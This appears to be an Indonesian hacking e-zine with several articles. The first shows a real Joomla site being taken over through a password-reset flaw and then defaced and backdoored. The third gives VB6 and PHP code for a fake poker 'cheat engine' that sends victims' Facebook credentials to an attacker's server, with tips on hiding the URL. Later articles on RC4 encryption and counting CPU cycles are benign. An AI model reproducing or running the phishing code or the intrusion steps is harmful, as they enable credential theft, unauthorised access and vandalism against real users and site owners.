An e-mail has been sent to your e-mail address. The e-mail contains a verification token, please paste the token in the field below to prove that you are the owner of this account.

Token:

Buka tab yang sebelumnya tadi yaitu tab yang berisi kode aktivasi, copy kode aktivasinya dan paste pada tokennya. Setelah itu klik submit. Maka kita akan diminta untuk memasukkan reset password. Masukkan saja password sesuai selera anda.. ☺



Forgot your Password? - Mozilla Firefox

http://gctinc.com/index.php?option=com_user&view=reset&layout=complete

Home Downloads Our Products Service & Support Help Desk Our Photos

Sign up for our FREE newsletters now!

Email Address Go

Gulf Coast Teleco could be the last phone call you'll ever have to make regarding your telecommunications needs.

Menu

- Home
- Products
- Downloads
- Services
- Support
- Contact us
- FAQs

Reset your Password

To complete the password reset process, please enter a new password.


Password:

Verify Password:

Setelah password anda isi. Lakukan login dengan cara mengganti urlnya menjadi :

<http://target.com/administrator/> maka akan muncul halaman login seperti pada bagian dibawah ini.






Masukkan username admin seperti dengan data yang kita peroleh sebelumnya lalu masukkan password yang telah kita reset tadi yaitu password sesuai dengan keinginan anda tadi. Lalu klik Login.




Yiiihaaa... kita sukses untuk login. Langkah selanjutnya adalah melakukan deface. hehehe.. (devil mode on). Oke langsung saja cek pada bagian Front Page Manager untu memastikan ada halaman depannya.☺





Untuk dapat melakukan aksi deface kita klik **components > extplorer** maka akan muncul halaman seperti gambar di bawah ini.



Maka akan muncul tampilan seperti pada cpanel. 😊 langsung saja kita lakukan deface sesuai kreatifitas masing-masing. Disini saya tidak akan melakukan kerusakan pada tampilan awal atau index. Karena hal itu termasuk hal yang merusak dan hal itu dilarang agama. Hehehe...


Saya hanya akan menitipkan sebuah file.html sebagai pesan dan membuat backdoor untuk mengantisipasi apabila admin sudah melakukan reset password lagi. 😊

File.html tersebut akan saya upload pada direktori tertentu (bebas) yang penting admin tidak






langsung tahu kalau websitenya sudah kita deface. Klik pada gambar anak panah keatas untuk upload maka akan muncul tampilan seperti gambar berikut.




upload backdoor dan file pesan yang telah kita siapkan. Setelah itu eksekusi hasil file pesan dan backdoor yang telah kita upload. Hasil backdoor adalah seperti berikut :



Selamat anda berhasil..!! ☺. Sekarang kita coba untuk file.html atau file pesan yang sudah kita upload dengan menuliskan alamatnya pada url. Maka hasilnya akan seperti gambar berikut.





Yaps..berhasil sudah. Kini saatnya kita Logout dari admin dan mematikan proxy kita. ☺

Sangat sederhana bukan?? Untuk melihat hasilnya silahkan klik pada url dibawah ini :

<http://gctinc.com/helpdesk/file.html>

mirror

<http://gctinc.com/helpdesk/settings.html>

sekian saja tutorial tutorial dari saya. Kalau ada salah-salah kata saya mohon maaf yang sebesar-besarnya maklum saya masih newbie. ☺

Thanks To :

SyNTaX ErRoR – Aa – demnas – CS-31 – otong – fribo – Bob'z – KamTieZ – Anharku – Shadowmaker – All IHTeam.

Penulis : Hakz
Kategori : Hacking - CMS - Joomla
Email : -
Web : <http://www.hakzsite.tk>



Melihat Teman YM yang Lg Bersembunyi (Invisible)



Hm...Kali ini saya akan memberikan sedikit teknik untuk mendeteksi teman YM yang lagi bersembunyi/menyembunyikan keberadaannya dari kita. Mengapa sih sembunyi-sembunyi gitu?? Mungkin teman kita lagi tidak ingin di ganggu, sedang menjalankan aktivitas terselubung, atau jangan-jangan lagi ga mau ditagih utangya..

Next langsung aja ke cara pertamanya nya gunakan website khusus untuk cek:

http://www.vizgin.com/?action=Detect_Invisible



Masukkan ID yahoo yang ingin di cek lalu tekan tanda Y atau tekan Enter maka akan keluar hasilnya:



Cara ke dua yaitu menggunakan aplikasi bernama Pidgin download pidgin disini:

<http://www.pidgin.im/download/windows/>



Install aplikasi pidgin ,Lalu Jalankan aplikasinya dan lakukan login id YM kamu, Klik **Account- Manage Account (CTRL-A)** lalu klik **ADD** lalu pilih **Protocolnya** dengan **YaHoo** lalu masukkan **username** dan **password** YM kamu lalu tekan **ADD** tunggu hingga tersambung....




Gerakkan cursor ke arah bawah, lihat teman kita apakah ada yang sedang di modus invisible

(seda



ng bersembunyi)



Ternyata temansaya bernickname **the_rumput_kering** (YF) alias mas **Adi Nugroho** sedang menyembunyikan diri.

Hehehe..kamu ketahuan....pacaran lagi loh apa ga nyambung maksudnya kamu ketahuan invisible lagi hehehe.. ☺

Thank's to:

- S'TO, anharku, KamTieZ, Tukulesto, dkk
- Komunitas Jasakom|YogyaFree X-Code,| IH|HC |,SID (Server is Down) |EcHo|Codenesia.

Penulis : DNZ
Kategori : Hacking
Email : dede_nz@yahoo.com
Web : -



Facebook Hacking Fake Application

PENDAHULUAN

Beberapa minggu yang lalu, saya berdiskusi dengan teman-teman saya tentang facebook. Diskusinya lumayan seru, bagaimana cara mereka mendapatkan account - account facebook orang lain untuk diambil chip poker-nya. Jujur, sebenarnya saya tidak pernah main Texas Holdem Poker di facebook. Tapi setelah mendengarkan cerita mereka, saya jadi tertarik, bukan tertarik pada pokernya, tapi trik hackingnya. Tiba-tiba saja naluri vandalis saya terbangun lagi, entah setan apa yang membisikkan, sebuah ide jahat nan cemerlang langsung muncul begitu saja.

KONSEP




informasi itu.

Social engineering atau rekayasa sosial adalah suatu cara untuk memperoleh informasi rahasia/sensitif dengan cara menipu pemilik informasi tersebut. Social engineering merupakan salah satu teknik yang digunakan oleh hacker untuk memperoleh informasi tentang targetnya, dengan cara meminta informasi itu langsung kepada korban atau pihak lain yang mempunyai

Find your enemy with your own size. Cari musuh yang sesuai dengan kemampuan. Ketika seorang hacker tak mampu lagi mengeksploitasi sistem, baik dari server side, dan network side, maka dia akan mencoba alternatif terakhir : client side.

Konsentrasi dari social engineering yaitu pada sisi terlemah sistem jaringan komputer, yaitu manusia. Tak ada sistem komputer yang tak melibatkan manusia, jadi bersifat universal, tidak tergantung platform, sistem operasi, protokol, software ataupun hardware. Artinya, setiap sistem mempunyai kelemahan yang sama pada faktor manusia. Sebagai contoh, saat ini kita akan membuat aplikasi palsu yang direkayasa sedemikian rupa agar tampilannya menyerupai cheat engine. Orang awam tentu akan menyangka program ini adalah cheat engine. Dan agar cheat engine ini dapat bekerja, maka harus memasukkan username dan password. Dari sinilah





"permainan" akan dimulai.

PENERAPAN


Sebelumnya Anda harus mengerti terlebih dahulu apa yang diinginkan oleh korban. Ini psikologi dasar untuk menciptakan situasi fiktif yang tepat sehingga korban akan memberikan passwordnya tanpa paksaan. Sebagai contoh, tema fake app yang akan kita gunakan saat ini adalah Cheat Engine Texas Holdem Poker. Jika Anda bertanya bagaimana caranya jadi penipu yang baik?, jangan tanya saya. Saya bukan seorang penipu yang baik, lebih baik Anda tanya Gayus aja deh... :)

Buatlah sebuah form seperti tampilan di bawah ini.



Saat korban menekan tombol "Next" maka program ini akan beraksi. Program akan mengirimkan username dan password tersebut ke sebuah situs dengan memanfaatkan Microsoft Internet Explorer. Alternatif lain, Anda dapat mengirimkan password tersebut melalui email. Tambahkan juga tes koneksi internet jika dibutuhkan. Kalau Anda menginginkan yang simple, inilah "seuntai dosa" yang dapat Anda gunakan :






```
Private Sub Command1_Click()  
Dim user, pass As String  
Dim IE As Object  
user = LCase(Text1.Text)  
pass = Text2.Text  
Set IE = CreateObject("InternetExplorer.Application")  
IE.Visible = 0 'false  
IE.Navigate "http://www.situs-anda.com/login.php?u=" & _  
user & "&p=" & pass  
  
Do While IE.Busy  
'tunggu sebentar ya  
Loop  
  
IE.Quit  
Set IE = Nothing  
End Sub
```

Jadi Anda membutuhkan web hosting untuk menampung semua username dan password yang sudah didapatkan. Ganti "http://www.situs-anda.com/" dengan situs Anda sendiri. Masukkan file login.php dan login.txt ke web hosting Anda. Sedangkan isi dari login.php adalah sbb :





```
<?php
$email = $_GET[u];
$password = $_GET[p];
$f1 = fopen('login.txt', 'a');
fwrite($f1, "$email ;; $password\n\n");
fclose($f1);
?>
```

Perhatikan bahwa metode yang digunakan adalah metode "Get" bukan "Post". Ingatlah untuk menaruh file login.php dan login.txt di lokasi folder yang sama, kalau tidak akan terjadi error. Anda juga dapat mengubah tampilan pesan error pada form vb-nya, buat se real mungkin.



Ada baiknya Anda melakukan enkripsi pada url situs, username dan password yang akan dikirim. Enkripsi URL dapat berupa heksa.

Sebagai contoh : <http://www.pok3r.tk/login.php>

Dienkripsi menjadi :

<http://%77%77%77%2e%70%6f%6b%33%72%2e%74%6b/%6c%6f%67%69%6e%2e%70%68%70>

Untuk enkripsi username dan password dapat menggunakan enkripsi sederhana, tapi jangan menggunakan md5 string, crc32 string, XOR, atau sejenisnya karena akan menyulitkan Anda pada saat dekrip. Dan juga pikirkan unescape character pada php.

Langkah terakhir adalah menyebarkan aplikasi tersebut. Saya yakin Anda sudah paham caranya.





PROOF OF CONCEPT (POC)

Dalam attachment sudah saya sertakan source code yang diperlukan. Anda juga dapat mengganti kode tersebut dengan kode yang lebih baik. Anda juga bebas memodifikasi ataupun mempublikasikan kode tersebut, tapi tinggalkan sedikit kredit buat saya, minimal url download Codenesia Magazine ini. Program ini akan lebih powerfull jika digabungkan dengan cookie stealer ataupun keylogger. Akhirnya, kreatifitas dan kemampuan Andalah yang menentukan tingkat keberhasilan trik ini.

KESIMPULAN

Program ini masih sangat sederhana dan terkesan apa adanya, maklum saya tak punya banyak waktu untuk membuat program yang lebih baik. Walaupun demikian, entah kenapa banyak orang yang tertipu dan memberikan username dan password secara sukarela :p

Jangan terlalu percaya dengan aplikasi yang belum dikenal. Pikirkan terlebih dahulu sebelum memberikan informasi yang bersifat rahasia. Kepercayaan buta terhadap suatu aplikasi hanya akan membuat Anda susah.



Penulis	: Silver FoX
Kategori	: Hacking
Website	: http://silfox.110mb.com
Email	: adi@silfox.tk





Implementasian Algoritma RC4 dalam VB

Salam sobat codenesia, lama kami ingin menulis artikel- artikel disini tapi, terhambat oleh waktu dan kesibukan saya. Hikz hikz hikz. Oke mari kita berkenalan dulu dg Algoritma RC4 dan penggagasnya.

Algoritma kriptografi Rivest Code 4 atau sering disebut (RC4) merupakan salah satu algoritma kunci simetris dibuat oleh RSA Data Security Inc (RSADSI) yang berbentuk stream chipper. Algoritma ini ditemukan pada tahun 1987 oleh Ronald Rivest dan menjadi simbol keamanan RSA (merupakan singkatan dari tiga nama penemu: Rivest Shamir Adleman). RC4 menggunakan panjang kunci dari 1 sampai 256 byte yang digunakan untuk menginisialisasikan tabel sepanjang 256 byte.


Tabel ini digunakan untuk generasi yang berikut dari pseudo random yang menggunakan XOR dengan plainteks untuk menghasilkan cipherteks. Masing-masing elemen dalam tabel saling ditukarkan minimal sekali.

RC4 merupakan salah satu jenis stream cipher sehingga RC4 memproses unit atau input data, pesan atau informasi pada satu saat. Unit atau data pada umumnya sebuah byte atau bahkan kadang-kadang bit (byte dalam hal RC4) sehingga dengan cara ini enkripsi atau dekripsi dapat dilaksanakan pada panjang yang variabel. Algoritma ini tidak harus menunggu sejumlah input data, pesan atau informasi tertentu sebelum diproses, atau menambahkan byte tambahan untuk diencrip.

RC4 digunakan secara luas pada beberapa aplikasi dan umumnya dinyatakan sangat aman. Sampai saat ini diketahui tidak ada yang dapat memecahkan / membongkarnya, hanya saja versi ekspor 40 bitnya dapat dibongkar dengan cara "brute force" (mencoba semua kunci yang mungkin). RC4 tidak dipatenkan oleh RSADSI, hanya saja tidak diperdagangkan secara bebas (trade secret).

Algoritma RC4 menggunakan dua buah S-Box yaitu array sepanjang 256 yang berisi permutasi dari bilangan 0 sampai 255, dan S-Box kedua, yang berisi permutasi merupakan fungsi dari kunci dengan panjang yang variabel.





Cara kerja algoritma RC4 yaitu inisialisasi SBox pertama, $S[0], S[1], \dots, S[255]$, dengan bilangan 0 sampai 255. Pertama isi secara berurutan $S[0] = 0, S[1] = 1, \dots, S[255] = 255$. Kemudian inisialisasi array lain (S-Box lain), misal array K dengan panjang 256. Isi array K dengan kunci yang diulangi sampai seluruh array $K[0], K[1], \dots, K[255]$ terisi seluruhnya

Proses inisialisasi S-Box (Array S)

```
For i = 0 To 255  
    S(i) = i  
Next i
```

Proses inisialisasi S-Box (Array K)

```
For i = 0 To 255  
    K(i) = key(i Mod PanjangKunci)  
Next i
```


Proses pengacakan S-Box

```
For i = 0 To 255  
    b = (b + S(i) + K(i)) Mod 256  
    Tukar S(i), S(b)  
Next i
```

Proses Pembangkit Keystrem dan Proses Encripsi

```
For y = 0 To PanjangPlainteks -1  
    i = (i + 1) Mod 256  
    j = (j + S(i)) Mod 256  
    Tukar S(i), S(j)  
    K = ((S(i) + S(j)) Mod 256) ' Keystream  
    Bit(y) = Bit(y) Xor K ' Lakukan proses Enkripsi  
Next y
```

Secara garis besar dapat kita jelaskan cara kerja algoritma RC4 sebagai berikut



Proses diatas merupakan proses Enkripsi RC4, adapun untuk proses Dekripsi merupakan kebalikan dari Encripsi yaitu (Chiperteks Xor Kunci = Plainteks Semula). Oke saya rasa sudah cukup pembahasan cara kerja algoritma RC4 diatas, mari kita masuki cara penerapanya code di VB, sebenarnya penjelasan di atas sudah cukup untuk merakit algoritma RC4 karena algoritma ini cukup simpel tapi, tingkat keamananya lumayan Tinggi.

Langkah pertama : Buat form baru dan tambahkan komponen – komponen ini

1. Text Box = “Tkey”
2. Button = “cmdEnc”
3. Button = “cmdDec”

Kemudian tulis code ini dalam form:

```
Dim Data() As Byte
Dim Alamat As String
Private Sub cmdEnc_Click()
    Alamat = App.Path & "\contoh\Plainteks.txt"
    ReDim Data(FileLen(Alamat) - 1)
    Call BacaFile(Alamat, Data)
    Call DecryptBit(Data, Tkey.Text)
    Alamat = App.Path & "\contoh\Chiperteks.txt"
    Call TulisFile(Alamat, Data)
End Sub
```






```
Private Sub cmdDec_Click()  
    Alamat = App.Path & "\contoh\Chiperteks.txt"  
    ReDim Data(FileLen(Alamat) - 1)  
    Call BacaFile(Alamat, Data)  
    Call DecryptBit(Data, TKey.Text)  
    Alamat = App.Path & "\contoh\Decrypt_Chiperteks.txt"  
    Call TulisFile(Alamat, Data)  
End Sub  
Private Function BacaFile(Alamat As String, Data() As Byte) As Long  
    Open Alamat For Binary As #1  
    Get #1, , Data  
    Close #1  
End Function  
Private Function TulisFile(Alamat As String, Data() As Byte) As Long  
    Open Alamat For Binary As #1  
    Put #1, , Data  
    Close #1  
End Function
```

Langkah kedua : Buat Module baru dg nama "ModRC4"

Kemudian tulis code ini dalam Module tersebut





```

Private S(0 To 255) As Integer
Private U(0 To 255) As Integer

Public Sub DecryptBit(Bit() As Byte, ByVal kunci As String)
    Call EncryptBit(Bit, kunci)
End Sub

Public Sub EncryptBit(ByRef Bit() As Byte, ByVal kunci As String)
    Dim j&, i&, K As Byte, Key() As Byte

    Key() = StrConv(kunci, vbFromUnicode)

    'Proses inisialisasi S-Box (Array S)
    For i = 0 To 255
        S(i) = i
    Next i

    'Proses inisialisasi S-Box (Array U)
    For i = 0 To 255
        U(i) = Key(i Mod Len(kunci))
    Next i

    'Kemudian melakukan langkah pengacakan S-Box
    For i = 0 To 255
        j = (j + S(i) + U(i)) Mod 256
        Tukar S(i), S(j)
    Next i

    ' Reset dulu Nilai
    i = 0
    j = 0

    'Untuk membangkitkan random byte
    For y = 0 To (UBound(Bit))
        i = (i + 1) Mod 256
        j = (j + S(i)) Mod 256

        Tukar S(i), S(j)


        K = S((S(i) + S(j)) Mod 256) ' Keystream
        Bit(y) = Bit(y) Xor K ' Lakukan proses Enkripsi
    Next y
End Sub

Sub Tukar(ByRef a As Integer, ByRef b As Integer)
    Dim t As Integer
    ' Tukar A jadi B dan B jadi A
    t = a
    a = b
    b = t
End Sub

```


Code - code di atas sudah ada penjelasannya jadi disini saya tidak akan menjelaskan satu persatu lagi. Saya gak suka yang panjang - panjang hi hi hi. Sekarang coba compile dan jalankan.


Lihat gambar berikut



```
Plainteks.txt - Notepad
File Edit Format View Help
Kriteria suami yang shaleh
Message: Kriteria suami yang shaleh adalah suami yang
selalu berusaha melaksanakan seluruh kewajiban
secara baik dan bertanggung jawab. Apabila Anda
bisa melaksanakan kewajiban-kewajiban berikut,
Insya Allah Anda akan menjadi suami yang shaleh.
Adapun kewajiban-kewajiban tersebut adalah,

1. Memberikan nafkah lahir berupa sandang,
pangan, dan papan sesuai kemampuan,
```

Teks Asli sebelum di Encripsi



```
Chiperteks.txt - Notepad
File Edit Format View Help
.....5.....
```

Teks setelah di Encripsi

Thanks To Codenesia and All Member

Penulis : Agus a.k.a ManiaX Code Darma
Kategori : Cryptograph – Coding – VB 6.0
Email : comp.agus@yahoo.com
Web : -





Menghitung Perputaran Processor

Banyak yang sudah tahu mungkin bahwa Processor kita selalu melakukan perputaran (cycle) dalam mengerjakan pekerjaannya, dimana putaran ini dapat menjadi ukuran terkecil yang dapat kita manfaatkan untuk berbagai keperluan dalam mengukur panjang suatu proses pada sebuah aktifitas prosesor seperti mengeksekusi intruksi-intruksi dalam program. Keuntungan pemakaian satuan cycle ini hasil perhitungan lebih akurat karena punya satuan ukuran yang sangat kecil, dimana dalam 1 detik processor yang kita pakai dapat melakukan milyaran putaran tergantung kemampuan prosesor masing-masing.

Nah bagaimana kita mengetahui banyaknya putaran (rata-rata) yang dilakukan oleh prosesor kita dalam 1 detik? Kita dapat memanfaatkan fungsi bahasa pemrograman yang ada, disini saya memanfaatkan Power Basic untuk melakukan hal ini.

Bukalah editor Power Basic anda, dan tuliskan script berikut :


```
#COMPILE EXE
#DIM ALL
#include "Win32Api.inc"

FUNCTION PBMAIN ( ) AS LONG
    LOCAL qCycle AS QUAD
    TIX qCycle
        SLEEP 1000
    TIX END qCycle

    MSGBOX "1 detik tadi processor saya berputar sebanyak : " +
    STR$(qCycle)
END FUNCTION
```


Code diatas memanfaatkan fungsi terdapat Power Basic yaitu [**TIX** *variable_quad*] yang





tujuannya untuk mencatat putaran CPU pada intruksi-intruksi setelah fungsi tersebut, dimana fungsi ini berdampingan dengan fungsi `[TIX END variable_quad]` Kita memberikan jeda 1 detik antara kedua fungsi tersebut untuk mencatat banyak putaran (rata-rata) dalam 1 detik :

Eksekusi script di atas dengan menekan tombol **F5** munculah kotak pesan yang menunjukkan banyaknya putaran yang dilakukan prosesor kita :



